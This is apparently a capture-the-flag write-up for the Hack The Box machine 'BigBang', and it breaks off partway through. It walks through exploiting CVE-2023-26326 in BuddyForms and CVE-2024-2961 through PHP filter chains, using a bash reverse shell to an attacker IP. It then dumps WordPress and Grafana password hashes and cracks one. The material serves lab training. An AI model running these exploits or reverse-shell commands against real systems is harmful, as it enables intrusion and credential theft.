


BigBang

29th April 2025

Prepared By: dotguy

Machine Author: ruycr4ft & lavclash75

Difficulty: Hard

Synopsis

BigBang is a hard difficulty Linux machine involving a WordPress site with the BuddyForms plugin, starting by investigating the CVE-2023-26326 that lets us upload a polyglot file (PHAR/GIF). While this doesn't immediately work, it provides insight into reading GIF files, which we can repurpose to access local files. By leveraging a tool based on PHP filters, we'll exploit this to read arbitrary files and use the information to trigger CVE-2024-2961, a vulnerability in Glibc, enabling remote code execution. After gaining access, we locate the WordPress database credentials in the configuration files. The database holds password hashes, which we can crack to retrieve the password for the `shawking` user. Further file enumeration reveals the Grafana database, containing user password hashes, which we can crack to obtain the password for the `developer` user. For privilege escalation, we analyse an Android application present on the user `developer`'s home directory, analyse its API, and exploit a command injection in one of the features to achieve root-level access.

Skills required

- Linux Fundamentals
- Web Application Security

Skills learned

- Exploiting CVE-2023-26326
- Exploiting CVE-2024-2961
- Chaining exploits
- Hash cracking
- APK analysis

Enumeration

Let's run an Nmap scan to discover any open ports on the remote host.


```
$ nmap -p- --min-rate=1000 -sC -sV 10.10.11.52

Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for blog.bigbang.htb (10.10.11.52)
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 d4:15:77:1e:82:2b:2f:f1:cc:96:c6:28:c1:86:6b:3f (ECDSA)
|_  256 6c:42:60:7b:ba:ba:67:24:0f:0c:ac:5d:be:92:0c:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-generator: WordPress 6.5.4
|_http-title: BigBang
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

An initial `Nmap` scan detects an `SSH` service on port `22` and an Apache web server on port `80`.


Upon browsing to port `80`, we are redirected to the domain `blog.bigbang.htb`.




Let's add an entry for `blog.bigbang.htb` in our `/etc/hosts` file with the corresponding IP address to resolve the domain names and allow us to access it in our browser.

```
$ echo "10.10.11.52 `blog.bigbang.htb`" | sudo tee -a /etc/hosts
```

When we navigate to `blog.bigbang.htb` in the browser, we're presented with the homepage of a blog website.



The footer of the website indicates that it is powered by WordPress.



Since the site runs WordPress, we can use the `wpscan` tool to enumerate its installed plugins.

```
$ wpscan --url http://blog.bigbang.htb/ --plugins-detection aggressive

[** SNIP **]

[+] buddyforms
 | Location: http://blog.bigbang.htb/wp-content/plugins/buddyforms/
 | Last Updated: 2024-03-23T03:44:00.000Z
 | Readme: http://blog.bigbang.htb/wp-content/plugins/buddyforms/readme.txt
 | [!] The version is out of date, the latest version is 2.8.9
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 | - http://blog.bigbang.htb/wp-content/plugins/buddyforms/, status: 200
 | Version: 2.7.7 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 | - http://blog.bigbang.htb/wp-content/plugins/buddyforms/readme.txt
```

The scan results reveal that the BuddyForms plugin version 2.7.7 is in use. A quick Google search for known vulnerabilities in this version leads to this article, which highlights an unauthenticated, insecure deserialization flaw identified as CVE-2023-26326.

The BuddyForms WordPress plugin (versions before 2.7.8) is vulnerable due to improper handling of user-supplied input in its `buddyforms_upload_image_from_url()` function. This function accepts a URL parameter without adequate validation, allowing attackers to supply a crafted `phar://` URL pointing to a malicious PHP Archive (PHAR) file. When the function processes this input using PHP's `file_get_contents()` and `getimagesize()`, it inadvertently triggers the deserialization of untrusted data embedded within the PHAR file's metadata. If suitable PHP Object Injection (POP) chains exist, this can lead to arbitrary code execution on the server without requiring authentication.

The post also has a PoC, and we can use the script to generate a malicious PHAR archive that pretends to be an image.

```
<?php

class Evil{
  public function __wakeup() : void {
    die("Arbitrary Deserialization");
  }
}


//create new Phar
$phar = new Phar('evil.phar');
$phar->startBuffering();
$phar->addFromString('test.txt', 'text');
$phar->setStub("GIF89a\n<?php __HALT_COMPILER(); ?>");

// add object of any class as meta data
$object = new Evil();
$phar->setMetadata($object);
$phar->stopBuffering();
```

Run the PHP script, and it'll generate the malicious `evil.phar` file. Note the presence of `GIF89a,` which will make the plugin believe that our file is a GIF image.

```
$ php --define phar.readonly=0 evil.php


$ strings evil.phar
GIF89a
<?php __HALT_COMPILER(); ?>
O:4:"Evil":0:{}
test.txt
text
1+|2
GBMB
```

According to the proof of concept, we need to navigate to `http://blog.bigbang.htb/wp-admin/admin-ajax.php`, intercept the request using BurpSuite, change the request method to POST, and modify the request body with the necessary parameters. Once the request is sent, we can see that the PHAR file has been successfully uploaded to the server.

Start a Python HTTP server on port 80 to host the `evil.phar` file.

```
$ python3 -m http.server 80
```


Let's upload our file to the server using a POST request that includes the appropriate parameters required by the vulnerable function.




We should observe an incoming request on our Python server.

```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.52 - - [29/April/2025 13:09:45] "GET /evil.phar HTTP/1.1" 200 -
```

The server responds with an `OK` status and indicates that the file has been successfully uploaded to `http://blog.bigbang.htb/wp-content/uploads/2025/05/1.png`, which can be confirmed by visiting the URL in the browser.



We now need to repeat the same action, but this time, we'll use the `phar://` wrapper in the `url` parameter, pointing to the path of our uploaded file to trigger its execution. Fortunately, WordPress follows a consistent directory structure, so we can access the wp-content folder by moving up one level. This allows us to reference our uploaded file using a relative path on the server.



The server returns a `Failed` status, indicating that the file type is not allowed. This is likely due to the server running PHP 8.3.2, as indicated by the `X-Powered-By` header in the HTTP response. While this means the attack won't work as intended, it could work to our advantage.

A recently disclosed vulnerability, CVE-2024-2961, allows remote code execution (RCE) in PHP applications that expose file read primitives. This is a highly critical issue. Toward the end of the advisory, there's a link to a proof of concept (PoC). However, this PoC won't work directly against our target. Per the PoC documentation, we are meant to edit this piece of the exploit as needed.

```
class Remote:
    """A helper class to send the payload and download files.

    The logic of the exploit is always the same, but the exploit needs to know how to
    download files (/proc/self/maps and libc) and how to send the payload.

    The code here serves as an example that attacks a page that looks like:

    ```php
    <?php

    $data = file_get_contents($_POST['file']);
    echo "File contents: $data";
    ```

    Tweak it to fit your target, and start the exploit.
    """

    def __init__(self, url: str) -> None:
        self.url = url
        self.session = Session()

    def send(self, path: str) -> Response:
        """Sends given `path` to the HTTP server. Returns the response.
        """
        return self.session.post(self.url, data={"file": path})

    def download(self, path: str) -> bytes:
        """Returns the contents of a remote file.
        """
        path = f"php://filter/convert.base64-encode/resource={path}"
        response = self.send(path)
        data = response.re.search(b"File contents: (.*)", flags=re.S).group(1)
        return base64.decode(data)
```

The file read primitive in BuddyForms relies on tricking the server into treating a requested file as an image, which then gets disclosed. To achieve this, we must deceive the server into believing we're uploading GIF images, allowing us to read files like `/proc/self/maps` and the `libc`. For this, we'll use wrapwrap.

Once we've cloned the repository, we'll generate a malicious PHP filter.

```
$ ./wrapwrap.py /proc/self/maps 'GIF89aXXXX' '' 0

[+] Wrote filter chain to chain.txt (size=2701).
```

We can verify that it correctly adds the GIF header prefix.

```
$ php -r "print(file_get_contents('<wrapwrap chain>'));" | head

GIF89aXXXXMMaaaab2710000-aaaab2bf2000 r-xp 00000000 103:02 2900313
    /usr/bin/php8.2
aaaab2c04000-aaaab2c90000 r--p 004e4000 103:02 2900313
/usr/bin/php8.2
[** SNIP **]
```

We can also verify that it's an image.

```
$ php -r "print_r(getimagesize('<wrapwrap chain>'));"
Array
(
    [0] => 22616
    [1] => 22616
    [2] => 1
    [3] => width="22616" height="22616"
    [channels] => 3
    [mime] => image/gif
)
```

Now let's modify the original exploit code to incorporate the file read primitive specific to BuddyForms.

```
    def __init__(self, url: str) -> None:
        self.url = url
        self.session = Session()

    def send(self, path: str) -> Response:
        """Sends given `path` to the HTTP server. Returns the response.
        """
        path = tf.qs.encode(path)
        return self.session.post(f"{self.url}/wp-admin/admin-ajax.php", data=
{"action": "upload_image_from_url", "url": path, "id":"10", "accepted_files":
"image/gif,,"}).content

    def download(self, path: str) -> bytes:
        """Returns the contents of a remote file.
        """
        print(path)
        path = f"<wrapwrap chain>{path}"
        response = self.send(path)
        url = json.decode(response.decode())["response"]
        print(url)
        response = self.session.get(url).content
        response = response[12:]
        return response
```

Start a netcat listener on port `1337`.

```
$ nc -nvlp 1337
```

At this point, running the exploit should result in remote code execution, but instead, we encounter an error.

```
$ python3 .py http://blog.bigbang.htb/ 'bash -c "bash -i >& /dev/tcp/YOUR_IP/1337 0>&1"'
```

```
During handling of the above exception, another exception occurred:

Traceback (most recent call last)
/usr/local/lib/python3.11/dist-packages/elftools/common/utils.py:43 in struct_parse

   40 |   try:
   41 |   |   if stream_pos is not None:
   42 |   |   |   stream.seek(stream_pos)
❱  43 |   |   return struct.parse_stream(stream)
   44 |   except ConstructError as e:
   45 |   |   raise ELFParseError(str(e))
   46 |

/usr/local/lib/python3.11/dist-packages/elftools/construct/core.py:190 in parse_stream

  187 |   |   by this method.
  188 |   |   """
  189 |   |
❱ 190 |   |   return self._parse(stream, Container())
  191 |
  192 |   def _parse(self, stream, context):
  193 |   |   """

/usr/local/lib/python3.11/dist-packages/elftools/construct/core.py:647 in _parse

  644 |   |   |   |   |   context["<obj>"] = obj
  645 |   |   |   |   |   sc._parse(stream, context)
  646 |   |   |   |   else:
❱ 647 |   |   |   |   |   subobj = sc._parse(stream, context)
  648 |   |   |   |   |   if sc.name is not None:
  649 |   |   |   |   |   |   obj[sc.name] = subobj
  650 |   |   |   |   |   |   context[sc.name] = subobj

/usr/local/lib/python3.11/dist-packages/elftools/construct/core.py:353 in _parse

  350 |   |   |   try:
  351 |   |   |   |   return self.packer.unpack(_read_stream(stream, self.length))[0]
  352 |   |   |   except Exception as ex:
❱ 353 |   |   |   |   raise FieldError(ex)
  354 |   def _build(self, obj, stream, context):
  355 |   |   try:
  356 |   |   |   _write_stream(stream, self.length, self.packer.pack(obj))

FieldError: expected 8, found 4
```

This proof of concept was built for an older version of libc, and the error is being encountered because it's chopping off some bytes at the end of the downloaded libc. This truncation happens because the PHP wrapper, when handling the file, especially after we added the magic header of `GIF89a` shifts the binary content, pushing it a few bytes forward. As a result, when PHP calculates the file size upon opening the resource, it returns the expected number of bytes, but the shift causes the actual content to be offset, leading to missing bytes at the end. These trailing bytes are generally not critical for the exploit, so padding the file with null bytes will ensure it retains the expected structure without breaking functionality. So we can add 16 null bytes in the `get_symbols_and_addresses` function to address this issue, where the downloaded libc file appears slightly truncated.

```
# Add 16 null bytes to the end of the file
        with open(LIBC_FILE, 'ab') as f:
            f.write(b'\x00' * 16)
```

```python
    def get_symbols_and_addresses(self) -> None:
        """Obtains useful symbols and addresses from the file read primitive."""
        regions = self.get_regions()

        LIBC_FILE = "/dev/shm/cnext-libc"

        # PHP's heap

        self.info["heap"] = self.heap or self.find_main_heap(regions)

        # Libc

        libc = self._get_region(regions, "libc-", "libc.so")

        self.download_file(libc.path, LIBC_FILE)

        # Add 16 null bytes to the end of the file
        with open(LIBC_FILE, 'ab') as f:
            f.write(b'\x00' * 16)

        self.info["libc"] = ELF(LIBC_FILE, checksec=False)
        self.info["libc"].address = libc.start
```

Run the exploit.

```
$ python3 .py http://blog.bigbang.htb/ 'bash -c "bash -i >& /dev/tcp/YOUR_IP/1337
0>&1"'

/proc/self/maps
http://blog.bigbang.htb/wp-content/uploads/2025/05/10-6.png
[*] Potential heaps: 0x7f17b0a00040, 0x7f17b0800040, 0x7f17af200040,
0x7f17acc00040, 0x7f17abc00040 (using first)
/usr/lib/x86_64-linux-gnu/libc.so.6
http://blog.bigbang.htb/wp-content/uploads/2025/05/10-7.png

     EXPLOIT  SUCCESS
```

We receive a shell as user `www-data` inside a Docker container on our netcat listener.

```
$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.11.52] 46058
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell

www-data@8e3a72b5e980:/var/www/html/wordpress/wp-admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement to Stephen Hawking

We know we are inside a Docker container by looking at the hostname. We can enumerate the filesystem to discover the MySQL database credentials stored in the `/var/www/html/wordpress/wp-config.php` file.

```
www-data@8e3a72b5e980:~$ cat /var/www/html/wordpress/wp-config.php

[** SNIP **]

// ** Database settings - You can get this info from your web host ** //
```

```
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wp_user' );

/** Database password */
define( 'DB_PASSWORD', 'wp_password' );

/** Database hostname */
define( 'DB_HOST', '172.17.0.1' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

[** SNIP **]
```

From the `wp-config.php` file, we can infer that the MySQL server is running on `172.17.0.1` at port `3306`. However, we can't connect directly because the Docker container we currently have a shell in doesn't have the MySQL client installed. We can use Chisel to forward the port from `172.17.0.1` to our localhost to work around this.

Let's transfer the Chisel binary to the remote host by serving it through a Python HTTP server.

```
$ python3 -m http.server 80
```

Download it on the remote server.

```
$ wget YOUR_IP/chisel
```

Make the binary executable.

```
$ chmod +x chisel
```

Start the chisel server on port `1234` on the local machine.

```
$ ./chisel server -p 1234 --reverse
```

We can now execute the following Chisel command on the remote host to forward port `3306` from `172.17.0.1` to our local machine's port `3306`.

```
www-data@8e3a72b5e980:/tmp$ ./chisel_amd client YOUR_IP:1234
R:3306:172.17.0.1:3306

2025/04/29 11:57:00 client: Connecting to ws://10.10.14.22:1234
2025/04/29 11:57:02 client: Connected (Latency 156.130095ms)
```

We can now connect to the MySQL server, which has been port forwarded on our localhost port `3306`.

```
$ mysql -u wp_user -p -h 127.0.0.1
Enter password: wp_password
```

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 555
Server version: 8.0.32 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| wordpress          |
+--------------------+
3 rows in set (2.458 sec)
```

Let's enumerate the `wordpress` database, which contains the `wp_users` table.

```
MySQL [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpress]> select * from wp_users;
+----+------------+------------------------------------+---------------+---------
------------+-------------------------+---------------------+-------------------
--+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename |
user_email           | user_url                | user_registered     |
user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+---------
------------+-------------------------+---------------------+-------------------
--+-------------+-----------------+
|  1 | root       | $P$Beh5HLRUlTi1LpLEAstRyXaaBOJICj1 | root          |
root@bigbang.htb     | http://blog.bigbang.htb | 2024-05-31 13:06:58 |
          |           0 | root            |
|  3 | shawking   | $P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./ | shawking      |
shawking@bigbang.htb |                         | 2024-06-01 10:39:55 |
          |           0 | Stephen Hawking |
+----+------------+------------------------------------+---------------+---------
------------+-------------------------+---------------------+-------------------
--+-------------+-----------------+
2 rows in set (0.160 sec)
```

We can extract the password hashes for both users and attempt to crack them. Fortunately, the hash for the user `shawking` is successfully cracked.

```
$ cat shawking.hash
$P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./

$ john -w=/usr/share/wordlists/rockyou.txt shawking.hash --fork=4

Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 ASIMD 4x2])
Cost 1 (iteration count) is 8192 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
quantumphysics   (?)

[** SNIP **]
```

We can try to log in via SSH as user `shawking` using the obtained password quantumphysics.

```
$ ssh shawking@10.10.11.52

shawking@bigbang:~$ id
uid=1001(shawking) gid=1001(shawking) groups=1001(shawking)
```

The user flag can be obtained at `/home/shawking/user.txt`.

Lateral Movement

While enumerating the host filesystem, we find the Grafana database file at `/opt/data/grafana.db`, and notice that the user `shawking` has read access to it.

```
shawking@bigbang:/opt/data$ ls -l /opt/data

total 1000
drwxr--r-- 2 root root    4096 Jun  5  2024 csv
-rw-r--r-- 1 root root 1003520 Apr 30 06:53 grafana.db
drwxr--r-- 2 root root    4096 Jun  5  2024 pdf
drwxr-xr-x 2 root root    4096 Jun  5  2024 plugins
drwxr--r-- 2 root root    4096 Jun  5  2024 png
```

By listing the listening ports on the machine, we notice that TCP port `3000` is open. Since Grafana commonly runs on port 3000, we can make a `curl` request to `localhost:3000`, and the response confirms that Grafana is indeed running on that port.

```
shawking@bigbang:/opt/data$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:3000          0.0.0.0:*               LISTEN
[** SNIP **]

shawking@bigbang:/opt/data$ curl localhost:3000/login
<!DOCTYPE html>
<html lang="en-US">
[** SNIP **]
    <title>Grafana</title>
[** SNIP **]
```

Let us now fetch the `grafana.db` file over to our local machine for further analysis.

```
$ scp shawking@10.10.11.52:/opt/data/grafana.db .
```

Checking the file type shows that it's a SQLite3 database file.

```
$ file grafana.db

grafana.db: SQLite 3.x database, last written using SQLite version 3044000, file
counter 884, database pages 245, cookie 0x1bd, schema 4, UTF-8, version-valid-for
884
```

Open the database file.

```
$ sqlite3 grafana.db
```

The user's password hashes and salts are found in the `user` table.

```
sqlite> select * from user;

1|0|admin|admin@localhost||441a715bd788e928170be7954b17cb19de835a2dedfdece8c65327
cb1d9ba6bd47d70edb7421b05d9706ba6147cb71973a34|CFn7zMsQpf|CgJll8Bmss||1|1|0||2024
-06-05 16:14:51|2024-06-05 16:16:02|0|2024-06-05 16:16:02|0|0|
2|0|developer|ghubble@bigbang.htb|George
Hubble|7e8018a4210efbaeb12f0115580a476fe8f98a4f9bada2720e652654860c59db93577b1220
1c0151256375d6f883f1b8d960|4umebBJucv|0Whk1JNfa3||1|0|0||2024-06-05
16:17:32|2025-01-20 16:27:39|0|2025-01-20 16:27:19|0|0|ednvnl5nqhse8d
```

The user `developer` exists on the Grafana instance and the host machine.

```
shawking@bigbang:/opt/data$ ls /home

developer  shawking
```

Thus, let's first attempt to crack the password hash for the user `developer`. We can use the grafana2hashcat utility to convert the hashes into a format that hashcat can use for password cracking.

According to the grafana2hashcat documentation, the tool expects the password hash and salt to be provided in a specific format within a file. So, we'll save the hash and salt in the required format in a file named `dev_hash`.

```
password_hash,salt
```

```
$ cat dev_hash
7e8018a4210efbaeb12f0115580a476fe8f98a4f9bada2720e652654860c59db93577b12201c01512
